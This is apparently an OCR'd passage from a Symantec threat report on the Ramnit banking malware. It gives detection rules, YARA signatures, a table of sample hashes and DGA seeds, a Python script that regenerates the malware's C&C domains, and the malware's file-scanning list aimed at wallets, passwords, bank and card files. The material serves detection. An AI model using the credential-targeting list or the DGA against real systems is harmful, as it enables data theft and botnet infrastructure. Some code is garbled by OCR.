
The DriveScanner module's configuration file consists of two parts. At the beginning of the configuration file, there are entries that should be matched. The end of the configuration file contains an exclusion list.

The following is an example of the contents of the configuration file:

```
*wallet.dat
*pass*
*pass*.txt
*pass*.docx
*pass*.xlsx
*password*
*password*.txt
*password*.docx
*password*.xlsx
*passwords*.
*passwords*.txt
*passwords*.docx
*passwords*.xlsx
[REMOVED]
!*microsoft*
!*.inf*
!*.sys*
!*.dat*
!*.dll*
!*.pdf*
!*.cat*
!*.enc*
!*.url*
!*windows*
!*system*
!*SYSTEM*
!*winxp*
```

Symantec

DETECTION GUIDANCE



> “All gathered data from web injects is sent to a C&C server defined in the module’s configuration file...”

Detection guidance

Network traffic

This section details recommendations that may be undertaken to identify W32.Ramnit. Please note, the following may be prone to false positives (FP) and could be better suited for telemetry-gathering purposes.

C&C communication

- Post request to C&C server:
- Check for HTTP POST request
- Check if POST requests contains “go\.gif” or “/logo\.gif” in URI string
- Check if POST request URI string matches the following regex:
- “\?[a-z0-9]{7}=[0-9]{9}”
- C&C check-in
- Check if TCP packet contains the following Ramnit malware C&C communication header string:
- “\x00\xFF[\x4B\x4C]\x00\x00\x00\xE2\x00[\x20\x21]\x00\x00\x00”
- C&C check-in
- Check if TCP dst port is set to 443
- Check if a TCP packet contains the following C&C communication header string:
- “\x00\xFF\xBb\x00\x00\x00\xE2\x00\x20\x00\x00\x00”

Malicious scripts

- Drop-file path
- Check for any connections from chrome.exe, iexplore.exe, firefox.exe, safari.exe, and opera.exe
- Check if the HTML page contains <script> tag
- Check if the following string exists within the <script> block:
- “pPath = FSO.GetSpecialFolder(2) & “\” & DropFileName”
- Drop-file path
- Check if the HTML page contains a string which matches the following string:
- “pPath = FSO.GetSpecialFolder(2) & “\” & DropFileName
- If it exists, then check ahead by 263 characters for the following string:
- “\.Run\ DropPath”
- Write MZ to disk
- Check if the HTML page contains the following string:
- “OpFileName = “svchost.exe”.WriteData = “\0x4D5A9020”
- Note: 0x4D4A is the equivalent of “MZ”.

Web inject

- All gathered data from web injects is sent to a C&C server defined in the module’s configuration file using the following URL structures. Detection can be implemented by inspecting HTTP traffic and matching the URI with the following regular expressions:
- “/anz/input\.php\?id=.{1,255}&accName=”
- “/abb/input\.php\?id=[^&]{1,40}&dr=”
- “/abb/input2log\.php\?id=[^&]{1,40}&(BillingAddress|sort)=”
- “/abb/input2[a-z]{2,6}\.php\?id=[^&]{1,40}&(dr|r)=”
- “/anz/drin\.php\?id=[^&]{1,40}&v=2”
- “/[a-z]{2,4}/drin2stv3\.php\?id=[^&]{1,40}&v=8”
- “/ll/(insideb|(m|n)49)\.php\?id=[^&]{1,40}&status=”
- “/fd/i\.php\?id=”

Yara signature

The following YARA signature detects all unpacked version of Ramnit modules:

```
rule ramnit _ cookie _ module
{
    meta:
        tags = "Ramnit"

    strings:
        $cookie1 = "IE Cookies\x00FireFox Cookies\\Profile %d\\cookies.txt\
x00"
        $cookie2 = "Chrome\\Cookies\x00Chrome\\Extension Cookies\x00Opera\\
Profile %d\\cookies4.dat\x00"

    condition:
        any of them
}

rule ramnit _ ftp _ grabber _ module
{
    meta:
        tags = "Ramnit"

    strings:
        $ftplist = "NetDrive\x00\x00\x00\x00FtpControl\x00\x00\x00\x00\x00\
x0032bit FTP\x00"

    condition:
        $ftplist
}

rule ramnit _ ftp _ server _ module
{
    meta:
        tags = "Ramnit"

    strings:
        $ftpmsg = "220 220 RMNetwork FTP\x00"

    condition:
        $ftpmsg
}

rule ramnit _ hooker _ module
{
    meta:
        tags = "Ramnit"

    strings:
        //W.e.b.D.a.t.a.F.i.l.t.e.r.s...W.e.b.F.a.k.e.s.
        $webfilter = "W\x00e\x00b\x00D\x00a\x00t\x00a\x00F\x00i\x00l\x00t\x00e\
x00r\x00s\x00\x00\x00W\x00e\x00b\x00F\x00a\x00k\x00e\x00s\x00"

        //<.*.>.<.s.c.r.i.p.t.*.>.*.<./.s.c.r.i.p.t.>.
        $script = "<\x00*\x00>\x00<\x00s\x00c\x00r\x00i\x00p\x00t\x00*\x00>\
x00*\x00<\x00/\x00s\x00c\x00r\x00i\x00p\x00t\x00>\x00"
    condition:
        all of them
}

rule ramnit _ vnc _ module
{
    meta:
        tags = "Ramnit"
```

```
    strings:
        //".%.s.". .%.s..."%.s."....RFB ....RFB 003.003..
        $rfb = "\"\x00%\x00s\x00\"\x00 \x00%\x00s\x00\x00\x00\"\x00%\x00s\x00\"\
x00\x00\x00\x00\x00RFB \x00\x00\x00\x00RFB 003\x2E003\x0A\x00"

    condition:
        $rfb
}

rule ramnit _ drivescan _ module
{

    meta:
        tags = "Ramnit"

    strings:

        /*
         8B 75 08        mov     esi, [ebp+pattern]
         8A 06           mov     al, [esi]
         33 DB           xor     ebx, ebx
         57              push    edi
         3A C3           cmp     al, bl
         74 ??           jz      short ??
         3C 2A           cmp     al, '*'
         74 ??           jz      short ??
         3C 3F           cmp     al, '?'
         74 ??           jz      ??
         0F BE C0        movsx   eax, al
         50              push    eax
         E8 ?? ?? ?? ??  call    toupper
         8B 7D 0C        mov     edi, [ebp+path]
         8B D8           mov     ebx, eax
         0F BE 07        movsx   eax, byte ptr [edi]
         50              push    eax
         E8 ?? ?? ?? ??  call    toupper
         59              pop     ecx
        */
        $comparefn = {
        8B 75 08
        8A 06
        33 DB
        57
        3A C3
        74 ??
        3C 2A
        74 ??
        3C 3F
        74 ??
        0F BE C0
        50
        E8 ?? ?? ?? ??
        8B 7D 0C
        8B D8
        0F BE 07
        50
        E8 ?? ?? ?? ??
        59 }

    condition:
        $comparefn

}
```


Symantec
APPENDIX

Appendix

Ramnit samples and DGA seed

Table 9. Ramnit samples and DGA seeds

MD5	DGA Seed	PE Timestamp
33cd65ebd943a41a3b65fa1ccfce067c	0x606D35BF	06/06/2011
9b97b3ca2b2c513edf4505e3a7a8b3aa	0x8E922C43	07/12/2011
3bb86e6920614ed9ac5d8fbf480eb437	0x8E922C43	07/22/2011
7a6cee0de2aad7a5f40d71b9d632c398	0x64BED2B7	07/22/2011
7b885f3ec7037344c3f627cbfd5d63b8	0x64BED2B7	07/22/2011
2fd2dcba0b787961f6497e5c106a167c	0x8E922C43	08/26/2011
654ebc3fb34aeb6b0fc15c3df6f86fad	0x8E922C43	08/26/2011
ba9048574c81cd438cbea36fb4307843	0x606D35BF	08/26/2011
0de06fbfa40feac5502184513371a508	0x64BED2B7	08/26/2011
607b2219fbcfbfe8e6ac9d7f3fb8d50e	0x64BED2B7	08/26/2011
8029e21548a740e945f90afd046a1797	0x64BED2B7	08/26/2011
8b73198992c98f26581a3d81ab1e8e94	0x64BED2B7	08/26/2011
448ce1c565c4378b310fa25b4ae3b17f	0x8E922C43	09/14/2011
a06539e080f0796c507ea485effbc8b0	0x8E922C43	09/14/2011
2e29ad5349075a8e659b04ddae166951	0x8E922C43	10/03/2011
c64f5795e162cb81b0539dc27358ad1a	0x8E922C43	10/03/2011
d4b626c22e0e01b5f28f2c7a95aafd6f	0x8E922C43	10/03/2011
44734e698404dabb1ff0c4d20491b225	0x64BED2B7	10/03/2011
71723d219421a7ff310f8402b3b33a8b	0x64BED2B7	10/03/2011
8845ee4284fd4956fd83c87df37ea55e	0x64BED2B7	10/03/2011
64cca5310cf889873393caef678f1915	0x64BED2B7	10/30/2011
1da54d5e32c2fb546243bfabc678575e	0x166E0B2B	11/21/2011
b27f9fa227c373b12ab10c58d72118a9	0x166E0B2B	11/21/2011
badd781d5e34e1980f53d9a41b24e03c	0x166E0B2B	11/21/2011
2be743fa70c7628b9f43039f97833c3e	0x64BED2B7	11/28/2011
81059b1e9943b6f6ae1bdacf3e286767	0x64BED2B7	11/28/2011
16f678a9f654d396d0adc8c7011f272e	0x6C21075	12/14/2011
eb09c14688ac4b5b9f01ebb9b47c1eb2	0x6C21075	12/14/2011
f0e37c0d56601fd90a9214e09a50d37e	0x6C21075	12/14/2011
f83b1622684a68fc34d7b1225e4c8f19	0x6C21075	12/14/2011
fa060f23e51febba321e0d1fc9bfa8cd	0x6C21075	12/14/2011
9b9128872d84fb358fdd915051b1132d	0x5B034147	12/20/2011
971cb5f32a2c09ab6e69eef612801ab4	0x5B034147	12/22/2011
a80f1a06161d3b6a3b1b14162cce3fbb	0x5B034147	12/22/2011
ad1581a237f6e73631b509e1ba50b3a1	0x5B034147	12/30/2011
5a39155dcfa73ab9d221a9e877bb66d0	0x64BED2B7	01/02/2012
a49e6792aeac708a114163867a2a3147	0x5B034147	01/03/2012
ad0dcec8f20c5185fbeda1a139da20d1	0x5B034147	01/03/2012
73d38ed0fc887c2d424ade98393319f2	0x64BED2B7	01/04/2012

5a52c4f95e9e77265eb735aa8f08abdf	0x64BED2B7	01/05/2012
9380683d2c2903848514a7ca884cfc0f	0x5B034147	01/05/2012
a2ffc0bded51b2cf0d9d170598c405a5	0x5B034147	01/05/2012
02a7844529ad7639a1367d50f9f0f90d	0x5B034147	01/06/2012
1093158a93efd6a813e57ce647b81735	0x5961363A	01/08/2012
279024aaa681a3340a92b60040a78a67	0x64BED2B7	01/08/2012
6f1914064d57ef7ab8e1296058735da4	0x64BED2B7	01/08/2012
7663dfcbfa7ed3ca3d64b13bcda5e348	0x64BED2B7	01/08/2012
8eabda5d2f22682dbecb2f5b31605a9e	0x64BED2B7	01/08/2012
ebe41aaa72db56bc5f7f10b83d56485b	0x6C21075	01/29/2012
79f62bbc89f91cf509a5b336b8f540c9	0x28488EEA	02/28/2012
3822d91582b9537ed16fa5c63c590531	0x28488EEA	02/29/2012
4e05a5ca4bac745470e7b44d61588ea6	0x28488EEA	04/03/2012
e73fb95b9fa72cac48e90b40761ef02d	0x28488EEA	04/04/2012
d3d3d4949e5b2c1080fd6c4c9ad31d72	0x28488EEA	05/02/2012
1f536879edc8c185f9a5d38778bf7a21	0x3215D01B	05/07/2012
e045b29e24c42812f1092e502183ca98	0x28488EEA	05/11/2012
690b6a39411c147444c72da6fcce21ec	0x28488EEA	05/23/2012
bfd148743d7617d5813a74e46894d504	0x28488EEA	05/30/2012
383f6a347b4b4ab8f524afce482543e9	0xC17317B9	06/07/2012
adb351bb5a07de416b0ec2fd8bb6dbdf	0xC17317B9	06/07/2012
b0c11903d2e5f3527e07a6b51f6bba79	0xC17317B9	06/07/2012
8690f45c045802da2afda4e6b71ec9b0	0xC17317B9	06/27/2012
7e0da7200c4513bc24bdc00fb35a9a75	0xC17317B9	06/28/2012
1039110f0edc406ff96310b2b8f8a0a4	0xC17317B9	07/03/2012
d75049d79a14ba607098b88cc5894799	0xC17317B9	07/03/2012
e57b44bb3326c9b92a155692b443c820	0xC17317B9	07/03/2012
f997cc0e403d6fd26f32011166aa1d30	0xC17317B9	07/03/2012
825274da547670803e7c4047d737d03e	0x28488EEA	07/04/2012
cf2b8efb68d2d8e16df8e3cb76daae23	0x28488EEA	07/04/2012
079a4a9402199be840aa094485a812b8	0xC17317B9	07/09/2012
8f0eb8299491d218e346379b7964ff50	0x64BED2B7	07/13/2012
3e4932eb7f2fb08dae28e72105f01ac3	0x28488EEA	07/19/2012
440219016492ab714ec50eba174795b1	0x28488EEA	07/19/2012
63412cf0a6a890e2066e82547283dcba	0x28488EEA	07/19/2012
ad68f9009d46a735e53b1eba0d1b3890	0x28488EEA	07/19/2012
0a1a58831065df4c325aa9f2b5969321	0x28488EEA	09/06/2012
17ead9369fd2463bd9ccdfb4c2203846	0x28488EEA	09/06/2012
1a84ba8bd5fd7359ab5bde94f75f5ddc	0x28488EEA	09/06/2012
3afc16d1fdbd0d85124b0efd20703e44	0x28488EEA	09/06/2012
5e0b63583b53d39d2c5bcd9bc5548b1e	0x28488EEA	09/06/2012
69b702ec5b32f2cf025e9961bee612a0	0x28488EEA	09/06/2012
7b3899409093e93f052fbef42457d07e	0x28488EEA	09/06/2012
8964ac4c902d5bbbe2502ecb49f1ac33	0x28488EEA	09/06/2012
bcb4935c83ccec9febb1052e1ed23fa2	0x28488EEA	09/06/2012
ee4f02bd915313b9a5f0536185feefa4	0x28488EEA	09/06/2012
547dc94247a70ea9ed8b44c90b419dbb	0x28488EEA	09/06/2012

13b8f03b8328029fb4ff342e1ff5b47b	0xDF8F43A4	09/07/2012
dc8317ff3db7d644134edc5053d786de	0xDF8F43A4	09/07/2012
e085ea98cb79e83f59aa73b18ae34030	0xDF8F43A4	09/07/2012
e472dc33df889fdbfd64d89d1c7ff2ed	0xDF8F43A4	09/07/2012
3615ecd9dbc7982f57e8d00c4e494983	0xC17317B9	09/22/2012
76991eefea6cb01e1d7435ae973858e6	0x64BED2B7	10/31/2012
e9a7bbfdfd027c263c5587bdd79bc3e7	0xDF8F43A4	11/02/2012
96b921b669ff90851dc7f7785e336b47	0xCFFC7DAB	11/22/2012
9f8d4222d61db12b0114f5c332de255e	0xCFFC7DAB	11/22/2012
b19633c9f11db5667c13b2b14a0dc299	0xCFFC7DAB	11/22/2012
dc8ed96d97b19005b63830fd8419f5cf	0x4BFCBC6A	01/09/2013
45c00d162c9fb776e3fedc269fe316ab	0x4BFCBC6A	01/27/2013
a4d144c427bdb098750e15d07af9b315	0x4BFCBC6A	01/27/2013
cbdd7c07ae47f92cc66ce9c76aec42ca	0x4BFCBC6A	01/27/2013
a064821a6b4fdd0898e809659f11c52a	0x4BFCBC6A	02/25/2013
d1f0bde70458c2e553f28b0bed5c1c74	0x4BFCBC6A	03/14/2013
12cc48b1fd45575e93b942c08b88a1af	0x4BFCBC6A	04/04/2013
aa54e54baaf172e5baec623597f31b99	0x4BFCBC6A	04/04/2013
ef9f407fb11791bc2d7ffddb14ddf82f	0x4BFCBC6A	04/05/2013
8ac77b94f46617027b2b5b7c86cfd3e0	0x4BFCBC6A	04/06/2013
f2e6db95c6652b1f7d5b02d6108e485a	0x4BFCBC6A	04/06/2013
1bbef19a2002b535fc57ef7925c4319b	0x4BFCBC6A	04/07/2013
664cd144b9eab1c1ed23bf0f18796ed1	0x4BFCBC6A	04/07/2013
7583aeb7bc7b7763428169cb911556c0	0x4BFCBC6A	04/08/2013
272db67e8173b09317ab198c8e5138ea	0x4BFCBC6A	04/09/2013
97bf30328100997d9be776c00eb80873	0x4BFCBC6A	04/18/2013
0ad825e3885f6ef23d89b930b716ad5a	0x4BFCBC6A	04/19/2013
ef70046e5350d05a08dc14435a9d2291	0x4EC815E2	05/04/2013
a4a5f40af6f1f19af7180bc52597e5e6	0x4EC815E2	07/03/2013
b06966d77e3949e1e5edf64c82e54b1e	0x4EC815E2	07/03/2013
53f0a728eb37a5824d5ee83034498381	0x4EC815E2	07/11/2013
a8057e15f80588d275d23ab80049bc91	0x4EC815E2	07/22/2013
2632a59a2cca4dc34c1623345062c50e	0x4EC815E2	07/27/2013
a72d218b19c3fd195cb82e0ba4869b03	0x4EC815E2	09/17/2013
70720245a96fef4151eb507ef2c6f3b6	0x4EC815E2	09/22/2013
2490d8824cd3d7ce683f17ad367300c3	0x4EC815E2	11/09/2013
8ef8192ff8c1ad89baa65dae684ba426	0x4EC815E2	11/11/2013
56a8487ae756fe1e95672a34dab05b2e	0x4EC815E2	11/18/2013
b7b4e8d20f3b643c2e802590ee6b219a	0x4EC815E2	11/27/2013
2ecb06075834295145ea0ca599e0ab2a	0x6CB5A7D9	11/29/2013
99b3a23c6a5ba8292dcaffd014eb8746	0x4EC815E2	12/02/2013
ea33dd22b8345c85fb20449134d90005	0x6CB5A7D9	12/20/2013
3a61b25bfdbb945bc0ac3cf03f712e79	0x6CB5A7D9	01/10/2014
80c0d1a09c8a525404ec8578d2c5861c	0x6CB5A7D9	01/15/2014
b6378abc58dfffdf0400d4f2fefba4cb	0x6CB5A7D9	01/19/2014
ce765bf847ad6200909134d7db30d147	0x6CB5A7D9	01/20/2014
056af1afdc305dd978c728653c4ee08b	0x6CB5A7D9	01/21/2014

a4fc1b0b4588bee657b97b3dc93699b1	0x6CB5A7D9	01/23/2014
bfbf1ada395bd77005e5546d99970bd5	0x6CB5A7D9	01/26/2014
a7b357684a3c8ab8389b7bc93182c2be	0x6CB5A7D9	01/29/2014
27758b919505e69311158bd5bccff5e1	0x6CB5A7D9	01/31/2014
0187d53659703ebef9480113b164bce2	0x6CB5A7D9	02/06/2014
6123ca0fd71708e17e34b79a13ba809d	0x6CB5A7D9	02/13/2014
02c2bcb51940e516e042ca5f8cc298cf	0x6CB5A7D9	02/13/2014
43562f96b322a6f8deb596dbd7fcccaa	0x6CB5A7D9	02/14/2014
bc5e22f80718c5bbeb4e6854fa47e53d	0x6CB5A7D9	02/14/2014
d232783ce30792412944f1c8c5e944fa	0x6CB5A7D9	02/25/2014
2f2a7f60791dd08932892c81aca462c6	0x6CB5A7D9	03/12/2014
e20ede29b4e9cfb520955c4d600484ce	0x6CB5A7D9	03/28/2014
ad46485cf22f97304f69d78a69d47cdf	0x6CB5A7D9	03/29/2014
3d44ebc7f005d4eb1709400945da20da	0x79159C10	04/08/2014
7aee496c13fa793a6b111ee20de727c4	0x79159C10	04/26/2014
12d0efe0228f4ad95d91dc0c48313552	0x79159C10	07/12/2014
14a6cfe2384495308f200ba09f5530e2	0x79159C10	08/22/2014
0265903976bd21080da3b00c9d7ecdb3	0x79159C10	08/23/2014
ecc4940acfd8b08e809215cfb523a0b1	0x79159C10	08/23/2014
548c4eba63928ffab4ea6960c61c976e	0x79159C10	08/26/2014
4538c3c3eaf10d14f7e826bf620faa82	0x79159C10	09/01/2014
1ba3ebeb03494859f2da56c44b10eae8	0x79159C10	09/02/2014
2bcb0d51cdd9afb3d098ece8137d60eb	0x79159C10	09/17/2014
003d819078a9fee38dd0d0b77bdafb25	0x79159C10	09/20/2014
30e5d2f3c99168aba0e0abd312ba6a27	0x79159C10	10/05/2014
18086065d518213b31a454081d4f385b	0x79159C10	10/21/2014
22849b1b4432fd60297746f9bb690239	0x79159C10	10/25/2014
8f20ec6bdcc03f7d45a1baeeaf551115	0x79159C10	10/25/2014
05e2b4e5b5084b2103e05fb39c1d0263	0x79159C10	10/26/2014
07dd1865b30000b5e447676b34ac61dd	0x79159C10	10/27/2014
5467ba99eeb7dc459417af1c3945ca34	0x79159C10	10/29/2014
14196aeedc92c3ca8a3d813341b990f6	0x79159C10	10/30/2014
2255dad450997321d63ad29e12a661b2	0x79159C10	10/30/2014
0fb3d555f0ba510d6dcd4c1c1177e507	0x79159C10	11/02/2014
114ed09112f43cf9df72f5dc586ce07b	0x79159C10	11/03/2014
2caf2643241d4a38b35250e1117462c6	0x79159C10	11/04/2014
155b5d45eb1f0fbdc95b1b3ac087b349	0x79159C10	11/05/2014
0dbb8b7a073f1306b700b513af715d8a	0x79159C10	11/10/2014
285cc5d36bb412c544d930032695a1a7	0x79159C10	11/10/2014

DGA

```
import os, sys

def pseudo _ random(seed, limit):
    val _ rand = 0
    new _ seed = 0

    div _ 1    = seed / 0x1F31D
    mod _ 1    = seed % 0x1F31D

    mull _ 1   = (mod _ 1 * 0x41A7) & 0xFFFFFFFF
    mull _ 2   = (div _ 1 * 0xB14) & 0xFFFFFFFF

    new _ seed = (mull _ 1 - mull _ 2) & 0xFFFFFFFF
    val _ rand = new _ seed % limit

    return (val _ rand, new _ seed)



if len(os.sys.argv) != 3:
    print "usage: dga.py hex _ seed int _ count"
    exit(1)

seed = os.sys.argv[1]
seed = int(seed, 16) & 0xFFFFFFFF

for c in range(0, int(os.sys.argv[2], 10)):
    (len, seed _ save)  = pseudo _ random(seed, 12)

    new _ seed = seed _ save
    len        = len + 8
    url        = ""
    for i in range(0, len):
        (val, new _ seed) = pseudo _ random(new _ seed, 25)
        val = (val & 0xFF) + 0x61
        url += chr(val)
    print "seed: %x, %s.com" % (seed, url)

    m    = seed * seed _ save
    seed = ((m >> 32) + m) & 0xFFFFFFFF
```

Drive scanner configuration file

```
*wallet.dat
*pass*
*pass*.txt
*pass*.docx
*pass*.xlsx
*password*
*password*.txt
*password*.docx
*password*.xlsx
*passwords*.
*passwords*.txt
*passwords*.docx
*passwords*.xlsx
*serial*.
*serial*.txt
```

```
*serial*.docx
*serial*.xlsx
*bank*
*bank*.txt
*bank*.xlsx
*bank*.docx
*info*
*info*.txt
*info*.xlsx
*info*.docx
*login*
*login*.txt
*login*.xlsx
*login*.docx
*acc*
*acc*.txt
*acc*.xlsx
*acc*.docx
*account*
*account*.txt
*account*.xlsx
*account*.docx
*accounts*
*accounts*.txt
*accounts*.xlsx
*accounts*.docx
*l[REMOVED]*
*t[REMOVED]*
*h[REMOVED]*
*s[REMOVED]*
*h[REMOVED]*
*b[REMOVED]*
*c[REMOVED]*
*n[REMOVED]*
*C[REMOVED]*
*S[REMOVED]*
*R[REMOVED]*
*U[REMOVED]*
*cards*.
*card*.
*cards*.
*credit*.
*b[REMOVED]*.
*c[REMOVED]*.
*w[REMOVED]*.
!*m[REMOVED]*
!*.inf*
!*.sys*
!*.dat*
!*.dll*
!*.pdf*
!*.cat*
!*.enc*
!*.url*
